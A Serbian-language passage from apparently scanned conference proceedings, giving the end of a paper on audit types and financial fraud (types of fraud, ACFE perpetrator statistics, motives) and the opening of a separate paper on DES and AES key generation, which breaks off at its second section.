Prema predmetu ispitivanja revizija može biti: (1) revizija finansijskih izveštaja, (2) usaglašenosti (podudarnosti) ili (3) poslovanja. O reviziji finansijskih izveštaja već je objašnjeno kod eksterne revizije, dok revizija usaglašenosti ima za cilj da utvrdi nivo usklađenosti sa politikama, zakonom i drugim državnim propisima, da proveri da li neki organizacioni delovi klijenta poštuju zakone, interna pravila. Primenjuje se u slučajevima kada država ili vlada pruža pomoć klijentima, pa je zainteresovana da utvrdi da se primalac sredstava ponaša u skladu sa propisima koji tretiraju konkretnu aktivnost. Na primer: svakako je interes donatora da želi da se uveri da je donacija potrošena u skladu sa namenom.

Revizija poslovanja je sistematizovan, stručan uvid u kompletne aktivnosti poslovanja sa ciljem ocene efikasnosti korištenja resursa kao i da oceni područja koja nisu zadovoljavajuća i predloži poboljšanja.

Kao što je već navedeno, u zavisnosti od literature mogu se pronaći različite podele revizije i može se razvrstati, između ostalog i „... prema obuhvatu poslovnih promena – intenzitetu (delimična i potpuna); prema vremenu (prethodna, kontinuirana i završna); prema broju revizora koji obavljaju reviziju (pojedinačna i timska); prema specifičnim zahtevima (revizija sanacije, likvidacije, spajanja, pripajanja i sl.).“[3]

Revizija se može podeliti prema još jednoj podeli: na reviziju prema obavezi sprovođenja, načinu sprovođenja, subjektu i objektu revizije.

Prema obavezi sprovođenja revizija može biti: obavezna, neobavezna ili slobodna revizija. Obavezna revizija je propisana zakonom i odnosi se na poslovanje određenog privrednog subjekta ili na

[1] Uobičajeno usvojeni Pravilnik o internoj reviziji definiše položaj, mesto, ulogu i aktivnost koju interna revizija ima unutar subjekta, određuje i definiše saglasnost i pravo pristupa evidencijama, dokumentaciji, zaposlenima, raspoloživoj imovini, poslovnim aktivnosti, i svakako načinu, formi i vremenu izveštavanja o rezultatima poslovanja periodično i godišnje.

statusne promene preduzeća (spajanje, pripajanje, podela i slično). Neobavezna ili slobodna revizija nije propisana zakonom i sprovodi se na zahtev preduzeća, a po pravilu se odnosi na ispitivanje likvidnosti preduzeća, ispitivanje funkcionisanja pojedinih delova preduzeća. Sve što je predviđeno kod sprovođenja revizije predviđene zakonom, primenjuje se i kod slobodne revizije.

Prema načinu sprovođenja, revizija može da bude: direktna, indirektna, potpuna i delimična. Direktna revizija neposredno ispituje svaku poslovnu promenu u preduzeću, prati obavljanje pojedinih poslovnih funkcija preduzeća i ova vrsta revizije je pouzdana ali je skupa i dugo traje, dok indirektna revizija odnosi se na ispitivanje sličnih pojava i njihovo upoređivanje u periodu sprovođenja revizije.

„Potpuna revizija obuhvata sve poslovne promene na sredstvima i izvorima sredstava preduzeća, koje su se desile u periodu kada je obavljena revizija, a nepotpuna revizija ispituje određeni broj uzoraka (potpuno ili delimično) i donosi zaključak za pojavu u celini.

„Prema subjektu, revizija može biti pojedinačna (kada reviziju vrši jedan revizor i koji se odnosi na jedno područje, na primer, računovodstvo i komisijska) ili kompleksna (koju vrše lica koji su stručnjaci za razne oblasti) i prema objektu, revizija može da bude revizija završnog računa i revizija ukupnog poslovanja preduzeća.“ [4]

3. PREVARE

Prevare su oduvek postojale u svim sferama života, naročito onim koje se odnose na novac. Ljudi se koriste raznim vrstama prevara, od najsitnih pa do onih koje se dotiču moćnika na visokim pozicijama. To je jedan začarani krug gde je umešan veliki broj ljudi koji žele zaštiti svoju reputaciju što otežava otkrivanje prevara. Takve prevare je teško otkriti, bar ne do kraja, ali jačanjem revizije i kontrolom koje služe kao preventiva, mogu se smanjiti ili ublažiti posledice prevara. Prevara se odnosi na ponašanje koje vodi iskorišćavanju druge osobe ili protivpravno prisvajanje imovinske koristi na nemoralan i nepošten način. To su nezakonite delatnosti koje dovode do krađe, pronevere, mita i korupcije i sl.

Danas su međunarodno, finansijsko i poslovno okruženje suočeni sa opasno naraslim obimom pojava finansijskih prevara, koje ugrožavaju dugoročnu ekonomsku stabilnost svetske privrede i predstavljaju limitirajući faktor daljeg harmoničnog privrednog razvoja, pogotovo napore za smanjenje narasle nezaposlenosti, koja sve više izaziva socijalne tenzije, političke sukobe i dovodi do opšte nestabilnosti naročito u zemljama u tranziciji.

Pored navedenog, najvažnije berzanske manipulacije, javljaju se u takvim oblicima koje je vrlo teško identifikovati. Iako su zemlje razvijenih finansijskih tržišta razvile mere za zaštitu protiv berzanskih manipulacija, one su i dalje neefikasne. Upravo iz navedenih razloga, pitanje sprečavanja manipulacija se sve više svodi na pitanje kako ublažiti njihov uticaj i vratiti poverenje u tržišta i finansijske izveštaje.

Glavni uzroci finansijskih prevara

Jedan od glavnih uzroka koji dovode do prevara i pronevera su nepotpuni, nekvalitetni i neistiniti finansijski izveštaji, koje podnose menadžeri preduzeća, banaka i ostalih finansijskih institucija vlasnicima kapitala i ostalim relevantnim korisnicima. Jedan od razloga povećanog broja prevara je i sam odnos revizorske profesije prema ovom problemu. Smatralo se da nezavisni revizori ne treba da poklanjaju veliku pažnju prilikom revizije finansijskih izveštaja, otkrivanju prevara i njihovom obelodanjivanju. Smatralo se da je njihova osnovna uloga davanje revizorskog mišljenja o objektivnosti i tačnosti revidiranog finansijskog izveštaja. U uslovima globalnog razvoja tržišta kapitala, ovako ležeran stav više nije mogao da se toleriše i došlo je do promene odnosa i donošenja novih Međunarodnih standarda revizije, čija se namena odnosi na otkrivanje i sprečavanje finansijskih i ostalih prevara i pronevera.

Glavni tipovi i otkrivanje prevara

Prevare se javljaju kod većine preduzeća ili banaka. Kako njihovi troškovi rastu tako menadžment pokušava da pronađe sredstva za kompenzaciju tih troškova iz prihoda od prevara. Na učestalu pojavu prevara, prema praksama razvijenih zemalja, utiču sledeći faktori:

- ekonomski ciklusi poslovanja;
- oganizacija i funkcionalnost poslovanja;
- neadekvatnost sistema interne kontrole;
- neefikasnost interne revizije;
- brz razvoj i transfer tehnologije;
- trend zaposlenosti i nezaposlenosti;
- korporativni poslovni imidž – pritisak korporacije na ostvarenje korporativnih performansi poslovanja i
- položaj grupacije u privredi i tržišnom ambijentu.

Na tržištu kapitala dolazi do velikih promena na koje će se adaptirati prevare. Novoj vrsti prevara će se konstantno prilagođavati nezavisni revizori, finansijski inspektori, sudski veštaci i ostali eksperti koji učestvuju u otkrivanju prevara. Međunarodni komitet za revizorske standarde je definisao sledeće tipove prevara:

- investicione;
- finansijske;
- menadžment;
- sobraćajne i
- kompjuterske.

Investicione prevare su povezane sa ulaganjima u nove proizvode, usluge, a javljaju se pri nabavci osnovnih sredstava koja su prvi uslov investiranja, bilo da se odnosi na nabavku zemljišta, objekata, opreme, postrojenja i slično. Takođe, prevare se javljaju na tržištu kapitala i hartija od vrednosti poznate kao berzanske prevare, ili kada su u pitanju prevare u isplatama i naplatama (avans, sporna potraživanja, neizmerene obaveze, blagajničke i robne prevare).

Finansijske prevare vezane su za bankarske poslove (poput čekovnih prevara, kreditnim karticama, kreditnim linijama, transferom novca, hipotekarne prevare), berzanske prevare u trgovanju hartijama od vrednosti i prevare u osiguranju na osnovu predmeta, premije i naplate štete.

Menadžment prevare vezane su za sve nivoe menadžmenta. Posebno se izdvajaju prevare koje su povezane sa top i srednjim menadžmentom, a javljaju se u posredničkim i prodajnim poslovima, prevarama na zalihama, stalnoj imovini, zaradama, gotovini i druge.

Saobraćajne prevare vezane su za kopneni (drumski, železnički), vodeni (rečni, pomorski) i najčešće se vezuje za tarife, obime i zapremine isporuke.

Kompjuterske prevare su sve češće, povezane su za sva četiri prethodna tipa prevara. Komjuterske prevare povezane su za softerske programe koji su neauturizovani ili u sklopu autorizovanih sa namerom činjenja finansijske prevare (nigerijske prevare,...).

Aktivnosti koje se vrše radi otkrivanja prevara i zaštitu od istih usmeravaju se u sledeća tri pravca:

- dopunom i usavršavanjem zakonskih regulativa u borbi protiv prevara;
- unapređenjem i donošenjem novih međunarodnih revizijskih procedura i standarda, koji daju obavezu nezavisnim revizorima da pri revidiranju finansijskih izveštaja, kada otkriju moguću prevaru, pristupe njenom ispitivanju sa intenzitetom i otkriju prevaru, koju će zatim obelodaniti korisnicima finansijskih izveštaja;
- organizovanje samozaštite protiv prevara u bankama, preduzećima i drugim organizacijama, što predstavlja jedan od najvažnijih aktivnosti u borbi protiv prevara.

Sve je prisutniji zahtev za kontinuiranim aktivnostima koje će delovati direktno i indirektno na sprečavanje potencijalnih počinioca da se odluče da učine prevaru. Vid organizovanja sprečavanja prevara je vezan za forenzičko računovodstvo i reviziju kao profesiju, ali postoji potreba za organizovanjem posebnih timova koji će preduzeti sve aktivnosti u preventivi i sprečavanju, ili kontroli i otkrivanju ili kontroli i zaštiti od prevara. Oni bi trebali posedovati široka ovlašćenja kako bi im se omogućio pristup svim potrebnim informacijama, da dobro poznaju tehnologije i proces poslovanja, kao i to da poseduju lojalnost i visok lični i poslovni moral. Trebali bi da vrše kontrolu nad svim nivoima menadžmenta kako bi otkrili slabe tačke u kontrolnim sistemima i sprečili potencijalne prevare.

Vrste prevara u regionu

Od raspada SFRJ i nastanka nekih specifičnih okolnosti, naročito u Srbiji, došlo je do nastanka nekih novih vrsta prevara. Zbog uvođenja sankcija od strane UN-a protiv Republike Srbije, došlo je do prekida legalnih privrednih tokova i odnosa sa spoljašnjim okruženjem, zbog čega se tragalo za nekim novim alternativama za opstanak privrede. Takva situacija je dovela do finansijskih prevara kako bi se omogućile neophodne sirovine i robe za opstanak stanovništva. Zbog dužine perioda u kojem je zemlja bila pod sankcijama, došlo je do gubitka kontrole države nad legalnim "državnim" prevarama i dovelo do rasta privatnih prevara od strane privrednih subjekata, kako bi se obezbedio opstanak poslovanja. Takav način poslovanja je postao sastavni deo privredne prakse što je dovelo do razvoja sive ekonomije i kolapsa velikog broja uspešnih preduzeća i banaka, velikog broja nezaposlenosti i socijalne krize. Nakon ukidanja sankcija država je imala prioritete obnovu infrastrukture i privatizaciju, restruktuiranje privrede, što je skrenulo pažnju sa privrednog kriminala i dovelo do širenja korupcije.

U svim nacionalnim područjima detektovane su konkretne vrste prevara, pa i u Republici Srbiji zabeležene su sledeće:

- računovodstvene;
- finansijske;
- komercijalne;
- menadžment i
- formalno pravne.

Računovodstvene prevare su veoma različite i zavise od sektora (privreda, finansije, javni ili državni), od delatnosti (proizvodna, uslužna, tgovačka...) i veličine pravnog lica. Računovodstvene prevare se javljaju u sledećim ciklusima:

- kupovine i i isplate;
- prodaje i naplate;
- sredstava, proizvodnje i zaliha;
- finansiranja, kapitals, obaveza i
- zarade, naknade zarada i ostala primanja.

U ovim ciklusima uočavaju se različiti uzroci prevara - od nevođenja robne i materijalne evidencije, poslovnih knjiga i ne obezbeđena odgovarajuća dokumentacija prema MRS i Zakonu o računovodstvu. Najčešće uočene prevare odnose se na prevremen otpis i otuđivanje, ili na obezvređenja, ili na prenos bez naknade, ili na utaje ili krađe nematerijalne, materijalne i obrtne imovine, kao i prenos imovine sa lokacija bez adekvatne kontrole i prateće dokumentacije.

Finansijske prevare su uočene u svim sektorima i povezana su sa fiktivnim dokumentima, krivotvorenim podacima i sa odlivima novca. Uglavnom je u pitanju prenos sredstava u domaćoj valuti ili deviznih sa jednog računa na drugi račun preduzeća u zemlji ili inostranstvu, ili je prenos na račun u inostranstvu fizičkom licu, ili odobravanje pozajmica zaposlenim licima ili stranim licima bez odobrenja centralne banke, ili preduzećima u inostranstvu čiji je vlasnik neko iz menadžmenta i slično.

Komercijalne prevare počivaju na fiktivnim dokumentima, lažnoj dokumentaciji, ne izvršenim aktivnostima kao što je ne urađena ocena finansijske sposobnosti kupaca, ocena likvidnosti klijenata i naplata potraživanja, odluke o otpisu potraživanja, odobrenje popusta, propusti pri fakturisanju, odobrenju avansa u zemlji i inostranstvu, propusti pri plaćanju i slično.

Menadžment prevare uglavnom su posledica nedonešenih procedura, pravilnika i mogućnost donošenja i sprovođenja odluka bez kontrolnih nivoa i one su inkorporirane u svim funkcionalnim područjima i na svim nivoima. Primer su odluke stečajnih upravnika u subjektima u kojima je sproveden stečajni postupak poznata „stečajna mafija“, problem popisa imovine, vrednovanja imovine i utvrđivanje stečajne mase, problemi privatizacije kroz smanjenje aktivnosti i rezultata poslovanja, problem napuštanja i rušenje ugleda preduzeća i osnivanje privatnih firmi u istoj delatnosti.

Formalno pravne prevare počivaju na nedoslednosti i nekompletnosti procedura, na primer zakonska mogućnost osnivanja firme sa 100 dinara osnivačkog kapitala, a prema Zakonu o privrednim društvima, kao fiktivnih preduzeća radi utaje poreza, izbegavanja obaveza, prisvajanja imovine, unošenja lične imovine za potrebe poslovanja, osnivanje zavisnih preduzeća u zemlji i inostranstvu, davanje ovlašćenja nekompetentnim i nelojalnim predstavnicima, pogrešan izbor predstavnika preduzeća u inostranstvu na promocijama, sajmovima, prezentacijama.

Računovodstvena profesija i prevare

U računovodstvenoj profesiji uvek su se događale prevare koje su bile malog, srednje i visokog obima i one su prouzrokovale kroz vreme finansijski teškoće preduzeća. Poslednjih godina dvadesetprvog veka je izražena ekonomska i finansijska kriza i počinioci prevara se pojavljuju u sva tri sektora i iz svih nivoa menadžmenta. Računovodstvena profesija često je korišćena od top menadžmenta preduzeća radi iznošenja i prezentiranja nerealnih rezultata poslovanja. Takve manipulacije su prevara, odnosno lažna prezentacija rezultata poslovanja preduzeća i lažna efektivnost rada direktora, odnosno uprave preduzeća, pruža krivotvorene rezultate internim i eksternim korisnicma podataka, znači da su obmanuti, odnosno prevareni. Manipulacije su posledica fiktivnih pozicija, upis nepostojećih, oštećenih ili tuđih zaliha, isplata zarada u bodovima, odnosno evrima, inflacijski obračun zarada, manipulacija sa poslovnim knjigama, špekulacija sa hartijama od vrednosti, manipulacije sa popisom i vrednosno i naturalno. Problem realno postoji, on je u našem okruženju prisutan u postojanju standardno visoke prosečne godišnje stope inflacije koja aktivira obračun po fer vrednosti i formiranje revalorizacione rezerve, metodološki ispravno, i dozvočjeno, i u skladu je sa MRS i Zakonom o računovodstvu. Sa druge strane, prihodi su nerealno visoki a svako

nerealno bilansiranje obaveza, zarada i troškova vodi ka nerealnim bilansima, i zato su od 2004, 2009, 2011. i 2014. godine propisi menjani i dopunjavani, tako da su promene pravnih i opšteprihvaćenih računovodstvenih pravila i standarda uvek prisutne.

Tabela1: Prevare prema broju i prosečnom gubitku

Sektor	Broj slučajeva	Slučajevi u %	Prosečan gubitak u $
Rudarstvo	13	**1.0**	**900.000**
Nekretnine	24	1,8	555.000
Nafta i gas	49	3,6	450.000
....	..	...	...
Bankarstvo i finansije	**244**	**17,8**	200.000
Usluge (profesionalne)	37	2,7	180.000
Zdravstvo	100	7,3	175.000
...	...	...	...
Vlada i javne uprave	**141**	**10,0**	64.000
Obrazovanje	80	5,9	58.000
Maloprodaja	77	5,6	54.000
Komunikacije i izdavaštvo	15	1,1	50.000
Ukupno	1410	100	-


Izvor: Udruženje ovlašćenih ispitivača prevara, Industrija organizacije žrtava (poređana po prosečnom gubitku).

Prema istraživanjima Udruženja ovlašćenih ispitivača prevara, vidi se da je najviše prevara počinjeno u sektoru za finansije i bankarstvo, dok su na drugom mestu zaposleni u vladi i državnoj upravi. Najveće proneverene količine novca se nalaze u oblasti rudarstva sa 900.000$ i nekretninama sa 555.000$. Kako bi se sprečile buduće prevare, od velike je važnosti identifikovati faktore koji omogućuju okolnosti za prevare. Jedan od najvećih faktora koji utiču na pružanje mogućnosti za prevare je nedostatak kontrole, oko 35%. Organizacije koje manjkaju nedostatkom kontrole, imaju gubitak veći od organizacija koje su imale odgovarajuću kontrolu za čak 45%. Drugi faktori koji utiču na povećan broj prevara su loše upravljanje, slabe procene od strane menadžmenta, nedostatak etike i sl. Svi ovi faktori utiču na finansijsko stanje organizacije.

Počinioci prevara i njihove karakteristike

Pritisci koji dolaze iz okruženja zbog sve veće dinamičnosti dovode preduzeća do finansijskih teškoća, i ti pritisci i nastali problemi podstiču kompanije na prevare. Kako bi se razumeli što bolje faktori koji dovode do prevara, potrebno je prvo razumeti pojedince i njihovu psihu. Veoma važno je upoznati se i sa karakteristikama počinioca prevara kako bi se lakše otkrile prevare.

Na sledećem grafičkom prikazu date su distribucije prevara i počinilaca na osnovu nivoa vlasti, tako da zaposlenim radnicima pripada 42%, menadžmentu pripada 36% i oko 19% vlasnici preduzeća (rukovodioci), a ostali se pojavljuju sa 3% i ovaj trend ostaje dosledan iz godine u godinu.



Slika 1: Broj prevara prema poziciji počinioca u preduzeću (u %)

Izvor: Udruženje ovlašćenih ispitivača prevara, Položaj počinioca – frekvencija, 2014. godina, SAD.

Sve je uočljivija činjenica da su prevaranti višeg nivoa na boljim pozicijama i da zaobiđu kontrole, pa žrtvama prevara treba više vremena da otkriju prevaru i postupak, odnosno šeme prevare.

Tabela 2: Prosečno trajanje prevara na osnovu položaja

Pozicija	Broj prosečnih meseci potrebnih za detekciju
Zaposleni	12
Menadžment	18
Vlasnik/rukovodioc	24
Ostali	16

Izvor: Udruženje ovlašćenih ispitivača prevara, Prosečno trajanje prevara na osnovu položaja, 2014. godina, SAD.

Prethodna tabela prikazuje da tipična prevara, počinjena od strane zaposlenih u organizaciji traje godinu dana pre nego što bude otkrivena. Nasuprot njih, prevare koje počini menadžment imaju prosečno trajanje od 18 meseci. Prevare koje uključuju

vlasnike/rukovodioce organizacije traju u proseku oko dve godine, pre nego ston prevaranti bivaju otkriveni.

Tabela 3: Pozicija prevaranata na osnovu regija


REGIONI	Broj slučajeva	POČINIOCI (u %)			
		Z	**M**	**V**	**O**
Bliski Istok i Severna Afrika	**52**	25,80	46,20	19,20	8,80
Južna Azija	**53**	33,90	47,20	18,90	-
Latinska Amerika i Karibi	**53**	45,60	33,60	18,90	1,90
Kanada	**55**	47,80	21,8	21,80	8,60
Istočna Evropa i zapadna–centralna Azija	**73**	32,80	32,90	32,90	1,40
Zapadna Evropa	**94**	44,70	29,80	22,30	3,20
Azija – Pacifik	**124**	26,80	52,00	21,10	-
Podsaharska Afrika	**169**	40,80	43,80	12,40	3,00
SAD	**626**	46,50	31,90	17,30	4,30

Simboli u tabeli imaju sledeće značenje: Z-zaposleni, M-menadžment, V-vlasnici i O-ostali.

Izvor: Udruženje ovlašćenih ispitivača prevara, Pozicija prevaranata na osnovu regija, 2014. godina, SAD.

Na osnovu podataka može se videti distribucija prevaranata na osnovu njihovog nivoa vlasti a grupisano prema konkretnom području (regionu). Naveden raspored, distribucija verovatno ne predstavljaju regionalne trendove prevara, oni su zabeleženi kao slučajevi koji su prijavljeni od strane članova iz Udruženja ovlašćenih ispitivača prevara u svakom od regiona. Zato, ne može se zaključiti ili ne bi trebalo biti protumačeno da Istočno Evropska organizacija ima veću verovatnoću da bude žrtva jednog vlasnika/rikovodioca od slično postavljene organizacije u nekom drugom regionu ili da kompanija u Azijsko-Pacifičkom regionu se suočava sa većim rizikom prevara od strane menadžmenta nego kompanije u drugim regionima. Navedeni podaci po regionima ukazuju na slična kretanja u sličnim ekonomskim uslovima poslovanja po regionima.

Na sledećem grafiku je prikazana podela prevaranata prema starosti. U podacima iz 2014. godine vidi se trend rasta prevaranata kako se povećava i njihova starost. U 2010. i 2012. godini primećen blagi rast određenih kategorija gde su prosečni gubici znatno povećani, u starosnoj grupi od 60 godina za 2010. godinu, kao i u kategoriji od 51-55 godina starosti u 2012. godinu. Ova činjenica nam govori da je mogući razlog toga što se visoko rangirani nivoi u organizaciji većinom nalaze u starijim starosnim granicama, tj. da su stariji zaposleni ti koji rukovode preduzećem s obzirom na njihove godine iskustva i veštine.



Slika 2: Podele prevaranata prema starosti

Izvor: Udruženje ovlašćenih ispitivača prevara, Starost prevaranata – frekvencije, 2014. godina, SAD.

Utvrđeno je da su dve trećine prevaranata bili muškog pola, a to je i dokazano kao konstantan trend iz primera iz prošlosti, pogledajmo sledeću tabelu.

Tabela 4: Podela prevara prema polu

Period- godina	Muškarci u %	Žene u %
2010.	66.70	33.30
2012.	65.00	35.00
2014.	66.80	33.20

Izvor: Udruženje ovlašćenih ispitivača prevara, Prema polu počinilaca – frekvencije, 2014. godina, SAD.

Naredna tabela prikazuje nivo obrazovanja počinioca prevara gde se vidi da čak 54% počinioca prevara poseduje diplomu fakulteta, univerziteta, master ili čak doktorat. Diplomu koledža poseduje oko 20% prevaranata dok 25% je završilo srednju školu ili ima niže obrazovanje. Što je veći nivo obrazovanja, to su i gubici prouzrokovani prevarom veći. Ovaj faktor dovodi do zaključka da što su pojedinci obrazovaniji, time je i njihov položaj viši, imaju veći nivo vlasti u svojim organizacijama i samim tim dobijaju veću mogućnost da zaobiđu kontrole i raspolažu većim količinama novca što dovodi i do većih gubitaka.

Tabela 5: Nivo obrazovanja počinioca prevara

Nivo obrazovanja	Broj slučajeva u %	Prosečni gubitak u $
Postdiplomski stepeni	16,9	300.000
Diploma fakulteta	36,9	200.000
Viša škola	20,5	125.000
Srednja škola i niži nivo	25,3	75.000
Ostalo	0,5	38.000

Prema podacima iz prethodne tabele najveći broj slučajeva prevara u procentima ostvarili su nosioci diploma, ali na osnovu prosečno prouzrokovanim gubicima u 2012. godini ostvarili su počinioci najvišeg nivoa obrazovanja.

Motiv prevare

Motiv i motivacija su pojmovi iz psihologije koji predstavljaju činioce koji podstiču na pokretanje aktivnosti jedinke, izazivaju određeno ponašanje, održavaju ga i usmeravaju ka nekom cilju. Postoji više vrsta motivacije kao što su: egocentrična motivacija, psihotična motivacija, ideološka i ekonomski motivi.

Ideološka motivacija – ovu vrstu motivacije koriste ljudi koji smatraju da je njihov cilj moralno superiorniji i da im to daje opravdanje za njihove neetičke radnje kojima nanose štetu drugim ljudima.

Egocentrična motivacija – nagoni ljude na krađu kako bi dostigli veći lični prestiž.

Psihotična motivacija – je vrlo retka i odnosi se na osobe koje kradu često radi same krađe, kriminal iz navike.

Ekonomski motiv - nastaje iz potrebe za novcem i materijalnim dobrom. Ponekad je ekonomski motiv povezan sa egocentričnim i ideološkim motivima prevare. Često situacije nameću da pošteni ljudi dolaze u poziciju da im je potreban novac što ih zbog očaja dovodi u iskušenje da ga nabave na nelegalan način, odnosno putem prevara. Razlozi nastanka ekonomskog motiva su nerešive situacije koje se javljaju u vidu:

- visokih troškova lečenja,
- plaćanje školovanja deci,
- obaveza plaćanja alimentacije ,
- potreba za luksuznim životom,
- kockarski i ostali dugovi,
- finansiranje loših poslova i poslovanje sa gubicma i sl.

4. ZAKLjUČAK

Sposobnost otkrivanja prevara od strane revizora je veoma bitna karakteristika čiji uspesi dolaze iz iskustva, sposobnosti i logičkog zaključivanja, njegov rad je kombinacija ekspertize revizora i kriminalnog istražitelja.

Revizor treba da u svom radu uvek poseduje profesionalni skepticizam i da sumnja na sve pozicije dok se ne uveri u njihovu tačnost. Veliki broj zaposlenih u organizacijama, vodeći se sopstvenim interesima mogu iskoristiti svoj položaj za vršenje nelegalnih radnji i sticanje lične koristi protivno etici i na taj način obmanjivati javnost. Prosto je nemoguće za organizaciju da spreči sve prevare koje mogu nastati i hvatanje ljudi u prevari je teško. Iz tog razloga revizori istražuju prevare obraćajući pažnju na signale prevare i vodeći se stečenim iskustvom, prateći trag lažnih ili nestalih dokumenata kako bi razotkrili zataškane računovodstvene podatke.

Posao revizora nije nimalo lak, to je veoma složen i neprijatan posao koji može dovesti do veoma neprijatnih situacija ili pritisaka na revizora. Revizor se ne sme zadovoljiti ničim manjim od konkretnih dokaza niti popustiti pod pritiscima. Rasprostranjeno je verovanje da su računovođe i revizori glavni faktori u sprečavanju i borbi protiv prevara i nezakonitih radnji. Takav sistem kontrole predstavlja kratkoročno rešenje jednog dugoročnog problema koji može nositi velike posledice po svoje žrtve. Efikasne dugoročne mere za sprečavanje prevara i nezakonitih radnji su veoma složene i veoma teško sprovodljive, one se vode eliminisanjem rizika putem smanjenja motivacionog prostora, šansi za prevare i pronevere.

Rešenje za dati problem treba tražiti u zakonskim propisima i procedurama koje se kod nas još uvek ne primenjuju u potpunosti. Sve one koji se bave nezakonitim radnjama, treba adekvatno sankcionisati putem otkaza i sudskim gonjenjem kako bi se strahom od sankcija smanjila motivacija za nelegalne radnje. Na taj način se šalje poruka da je nepošteno i neetičko ponašanje neprihvatljivo i poziva se na odgovornost.

LITERATURA

[1] A. A. Arens a. Nend Lobbecke, *Auditing And Integrated Approach*, New Jersey, Prentice Hall: Englewood Cliffs, 1997.

[2] Andrić, M., Krsmanović, B., Jakšić D. *Revizija: teorija i praksa,* „Proleter“ AD Bečej, Bečej,2012

[3] Đogić, R. (2009), *Računovodstveni nadzor – komponenta računovodstvenog sistema u funkciji kvalitetnog upravljanja preduzećem*, 6. Naučno-stručni skup sa međunarodnim učešćem „Kvalitet 2009“, Neum, str. 244.

[4] IFAC Handbook Pronouncements, *Internatonal Standard on Auditing No. 30*, New York, International Federation of Accounants, 1998.

[5] *Međunarodni standardi revizije*, Beograd, SRRS, 2006, 2009, 2014

[6] http://poslovi.infostud.com/info/opisi-zanimanja/13/Revizor, 2015

[7] http://ba.voanews.com/content/a-37-a-2002-01-24-8-1-86105327/1167049.html, Slučaj Enrona, 2002

[8] http://www.nin.co.rs/2002-02/14/21950 .html,*Економski horizonti*, Univerzitet u Kragujevcu, Ekonomski fakuiltet, 2011, 2013, 2014

[9] The Association of Certified Fraud Examiners, *www.**acfe**.com*, Udruženje ovlašćenih ispitivača prevara, SAD.

[10] Bojović, P., Šikanjić B., Avakumović J., Vuković A. *Finansijska kontrola i revizija*, Narodna biblioteka Srbije, Beograd, 2010

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

GENERISANJE KLJUČEVA ZA DES I AES SIMETRIČNE ŠIFARSKE SISTEME

KEY GENERATING FOR DES AND AES SYMETRIC CIPHER SYSTEMS

ISKRA PENEVA
Centar za primenjenu matematiku i elektroniku, Beograd, peneva_iskra@yahoo.com

MILORAD MARKAGIĆ
Vojna akademija, Beograd, milmarkag@yahoo.com

Rezime: *U radu je dat kratak osvrt na princip rada algoritama DES i AES i odgovarajućih algoritama za ekspanziju sesijskih ključeva. Opisan je postupak generisanja, a zatim i kriterijumi selekcije sesijskih ključeva.*

Ključne reči: *algoritam DES, algoritam AES, ekspanzija ključeva, generator slučajnih nizova, generator pseudoslučajnih nizova, testiranje slučajnosti ključeva, Golombovi postulati*

Abstract: *In this paper is presented a short review of DES and AES algorithms and algorithms for their key expansion. It is given way of generating keys, criteria for sesion key selection.*

Keywords: *DES algorithm, AES algorithm, key expansion, random number generator, pseudorandom number generator, testing key randomness, Golomb`s postulates*

1. UVOD


Cilj napada na šifarski sistem je otkrivanje ključa. Posebna pažnja se posvećuje izboru ključeva, odnosno izboru slučajnih binarnih nizova koji omogućavaju kriptološku bezbednost. Početni izgenerisani niz se ispituje da li zadovoljava kriterijume slučajnosti i ukoliko su zadovoljeni, uzima se za sesijski ključ na koji se primenjuje odgovorajući algoritam za ekspanziju ključa u DES i AES algoritmima.

2. DES ALGORITAM

